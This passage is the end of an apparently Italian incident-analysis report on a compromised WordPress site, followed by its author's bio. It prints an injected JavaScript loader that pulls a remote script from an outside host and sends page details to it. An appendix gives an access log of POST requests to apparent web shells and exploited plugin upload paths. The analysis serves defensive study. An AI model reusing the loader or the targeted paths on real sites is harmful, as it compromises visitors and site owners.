b=a+"=",c=document.cookie.split(";"),d=0;d<c.length;d++){for(var e=c[d];" "==e.charAt(0);)e=e.substring(1);if(0==e.indexOf(b))return
e.substring(b.length,e.length)}return
null}null==getCookie("__cfgoid")&&(setCookie("__cfgoid",1,1),1==getCookie("__cfgoid")&&(setCookie("__cfgoid",2,1),document.write('<script
type="text/javascript" src="' + 'http://moorhoff.nl/js/jquery.min.php' + '?key=b64' + '&utm_campaign=' + 'K85164' + '&utm_source=' +
window.location.host + '&utm_medium=' + '&utm_content=' + window.location + '&utm_term=' + encodeURIComponent(((k=(function(){var
keywords = '';var metas = document.getElementsByTagName('meta');if (metas) {for (var x=0,y=metas.length; x<y; x++) {if
(metas[x].name.toLowerCase() == "keywords") {keywords += metas[x].content;}}}return keywords !== '' ? keywords :
null;})())==null?(v=window.location.search.match(/utm_term=([^&]+)/))==null?(t=document.title)==null?'':t:v[1]:k)) + '&se_referrer=' +
encodeURIComponent(document.referrer) + '"><' + '/script>')));</script>
```

Appendice F – selezione del log di traffico

```
162.247.72.199 [11/Sep/2016:02:19:35] "POST /site/wp-content/plugins/cherry-plugin/admin/import-export/upload.php HTTP/1.1" 200 667 "-"
"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"
95.128.43.164 [11/Sep/2016:02:19:38] "POST /site/wp-content/plugins/wp-mineshaft.php HTTP/1.1" 200 578 "-" "Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"
197.231.221.211 [11/Sep/2016:03:31:50] "POST /site/wp-content/plugins/wp-mineshaft.php HTTP/1.1" 200 578 "-" "Mozilla/5.0 (X11; Ubuntu;
Linux x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"
197.231.221.211 [11/Sep/2016:03:31:51] "POST /site/wp-content/plugins/wp-mineshaft.php HTTP/1.1" 200 1590 "-" "Mozilla/5.0 (X11; Ubuntu;
Linux x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"
197.231.221.211 [11/Sep/2016:03:31:52] "POST /site/wp-includes/wp-mineshaft.php HTTP/1.1" 200 578 "-" "Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"
62.210.105.116 [12/Sep/2016:01:58:38] "POST /site/wp-includes/wp-mineshaft.php HTTP/1.1" 200 578 "-" "Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"
62.210.105.116 [12/Sep/2016:01:58:39] "POST /site/wp-includes/wp-mineshaft.php HTTP/1.1" 200 60766 "-" "Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"
62.102.148.67 [12/Sep/2016:02:37:34] "POST /site/wp-includes/wp-mineshaft.php HTTP/1.1" 200 578 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:37.0) Gecko/20100101 Firefox/37.0"
62.102.148.67 [12/Sep/2016:02:37:37] "POST /site/wp-includes/wp-mineshaft.php HTTP/1.1" 200 11106 "-" "Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"
197.231.221.211 [12/Sep/2016:03:39:36] "POST /site/wp-content/plugins/wp-mineshaft.php HTTP/1.1" 200 578 "-" "Mozilla/5.0 (X11; Ubuntu;
Linux x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"
197.231.221.211 [12/Sep/2016:03:39:52] "POST /site/wp-content/plugins/wp-mineshaft.php HTTP/1.1" 200 262143 "-" "Mozilla/5.0 (X11; Ubuntu;
Linux x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"
81.170.184.90 [12/Sep/2016:07:45:09] "POST /site/wp-includes/wp-mineshaft.php HTTP/1.1" 200 578 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:37.0) Gecko/20100101 Firefox/37.0"
```

94.242.246.23 [12/Sep/2016:07:45:10] "POST /site/wp-includes/wp-mineshaft.php HTTP/1.1" 200 4545 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"
72.167.232.191 [12/Sep/2016:08:25:45] "POST /site/wp-content/plugins/wp-jojiro.php HTTP/1.1" 200 391 "-" "Mozilla/5.0 (X11; U; Linux i686; en-US) U2/1.0.0 UCBrowser/9.3.1.344"
184.168.46.145 [12/Sep/2016:08:25:47] "POST /site/wp-content/uploads/wp-uso.php HTTP/1.1" 200 373 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.48 Safari/537.36"
50.63.194.163 [12/Sep/2016:08:25:48] "POST /site/wp-content/plugins/wp-orekio.php HTTP/1.1" 200 28950 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:29.0) Gecko/20100101 Firefox/29.0 SeaMonkey/2.26"
50.63.194.19 [12/Sep/2016:08:25:55] "POST /site/wp-content/plugins/wp-orekio.php HTTP/1.1" 200 26674 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0"
184.168.152.183 [12/Sep/2016:08:26:11] "POST /site/wp-content/plugins/wp-orekio.php HTTP/1.1" 200 8488 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:29.0) Gecko/20100101 Firefox/29.0 SeaMonkey/2.26"
50.62.161.14 [12/Sep/2016:08:26:14] "POST /site/wp-content/plugins/wp-jojiro.php HTTP/1.1" 200 25234 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0"
68.178.254.136 [12/Sep/2016:08:26:18] "POST /site/wp-content/plugins/wp-jojiro.php HTTP/1.1" 200 21696 "-" "Mozilla/5.0 (X11; U; Linux i686; en-US) U2/1.0.0 UCBrowser/9.3.1.344"
97.74.144.122 [12/Sep/2016:08:26:20] "POST /site/wp-content/uploads/wp-uso.php HTTP/1.1" 200 24827 "-" "Mozilla/5.0 (X11; U; Linux i686; en-US) U2/1.0.0 UCBrowser/9.3.1.344"
184.168.152.69 [12/Sep/2016:08:26:23] "POST /site/wp-content/uploads/wp-uso.php HTTP/1.1" 200 22668 "-" "Mozilla/5.0 (X11; U; Linux i686; en-US) U2/1.0.0 UCBrowser/9.3.1.344"
195.74.38.94 [12/Sep/2016:08:26:31] "POST /storytelling/parts/ajax34.php HTTP/1.1" 200 27167 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:29.0) Gecko/20100101 Firefox/29.0 SeaMonkey/2.26"
50.62.208.86 [12/Sep/2016:08:26:32] "POST /storytelling/parts/ajax34.php HTTP/1.1" 200 23955 "-" "Mozilla/5.0 (X11; U; Linux i686; en-US) U2/1.0.0 UCBrowser/9.3.1.344"
82.240.218.183 [12/Sep/2016:08:26:36] "POST /site/wp-content/plugins/wpml-string-translation/inc/admin-texts/wpml-admin-text-import.class.php HTTP/1.1" 200 29947 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0"
121.46.0.100 [12/Sep/2016:08:26:57] "POST /site/wp-content/plugins/wpml-string-translation/inc/admin-texts/wpml-admin-text-import.class.php HTTP/1.1" 200 27097 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0"
85.95.248.3 [12/Sep/2016:19:33:40] "POST /site/wp-content/plugins/wp-jojiro.php HTTP/1.1" 200 184915 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0"
176.9.155.82 [12/Sep/2016:19:33:47] "POST /site/wp-includes/images/wlw/dir.php HTTP/1.1" 200 280 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.48 Safari/537.36"
176.9.155.82 [12/Sep/2016:19:33:49] "POST /site/wp-includes/images/wlw/dir.php HTTP/1.1" 200 858 "-" "Mozilla/5.0 (X11; U; Linux i686; en-US) U2/1.0.0 UCBrowser/9.3.1.344"
176.9.155.82 [12/Sep/2016:19:33:52] "POST /site/wp-includes/images/wlw/dir.php HTTP/1.1" 200 866 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0"
176.9.155.82 [12/Sep/2016:19:34:24] "POST /site/wp-includes/images/wlw/dir.php HTTP/1.1" 200 866 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0"
176.9.155.82 [12/Sep/2016:19:34:55] "POST /site/wp-includes/images/wlw/dir.php HTTP/1.1" 200 866 "-" "Mozilla/5.0 (X11; U; Linux i686; en-US) U2/1.0.0 UCBrowser/9.3.1.344"
176.9.155.82 [12/Sep/2016:19:35:25] "POST /site/wp-includes/images/wlw/dir.php HTTP/1.1" 200 866 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0"
97.74.215.134 [12/Sep/2016:20:27:18] "POST /site/wp-content/plugins/wp-orekio.php HTTP/1.1" 200 14901 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0"
173.201.196.32 [12/Sep/2016:20:55:07] "POST /site/wp-content/plugins/wpml-string-translation/inc/admin-texts/wpml-admin-text-import.class.php HTTP/1.1" 200 5962 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0"
50.62.161.51 [12/Sep/2016:21:49:11] "POST /site/wp-admin/js/page56.php HTTP/1.1" 200 29890 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0"
37.130.227.133 [13/Sep/2016:23:24:55] "POST /site/wp-includes/wp-mineshaft.php HTTP/1.1" 200 578 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"
37.130.227.133 [13/Sep/2016:23:24:58] "POST /site/wp-includes/wp-mineshaft.php HTTP/1.1" 200 61014 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"
108.61.166.135 [14/Sep/2016:01:43:11] "POST /site/wp-content/plugins/wp-dojika.php HTTP/1.1" 200 28297 "-" "Mozilla/5.0 (X11; U; Windows XP; en-US) AppleWebKit/534.1 (KHTML, like Gecko) Chrome/6.0.427.0 Safari/534.1"
37.187.129.166 [14/Sep/2016:01:55:09] "POST /site/wp-content/plugins/wp-dojika.php HTTP/1.1" 200 28329 "-" "Mozilla/5.0 (X11; U; Windows XP; en-US) AppleWebKit/534.1 (KHTML, like Gecko) Chrome/6.0.427.0 Safari/534.1"
37.187.129.166 [14/Sep/2016:01:55:13] "POST /site/wp-content/plugins/wp-dojika.php HTTP/1.1" 200 2039 "-" "Mozilla/5.0 (X11; U; Windows XP; en-US) AppleWebKit/534.1 (KHTML, like Gecko) Chrome/6.0.427.0 Safari/534.1"
37.187.129.166 [14/Sep/2016:01:55:15] "POST /site/wp-content/plugins/wp-dojika.php HTTP/1.1" 200 1616 "-" "Mozilla/5.0 (X11; U; Windows XP; en-US) AppleWebKit/534.1 (KHTML, like Gecko) Chrome/6.0.427.0 Safari/534.1"
85.93.5.78 [20/Sep/2016:22:43:56] "POST /site/wp-content/plugins/wp-orekio.php HTTP/1.1" 200 10801 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:29.0) Gecko/20100101 Firefox/29.0 SeaMonkey/2.26"

A proposito dell'autore

Mario Zagaria è un cyber security analyst, impiegato presso una delle più famose aziende italiane del settore. Come progettista e sviluppatore ha all'attivo diverse decine di progetti e consulenze sin dal 2008.

Reverser e developer, si è anche dedicato all'amministrazione di sistemi server e alla sicurezza in ambito Windows.

Email: info@mariozagaria.it
Profilo completo: https://mariozagaria.it/resume/
Sito web: https://mariozagaria.it/
Twitter: https://twitter.com/mariozagaria
Linkedin: https://www.linkedin.com/in/mariozagaria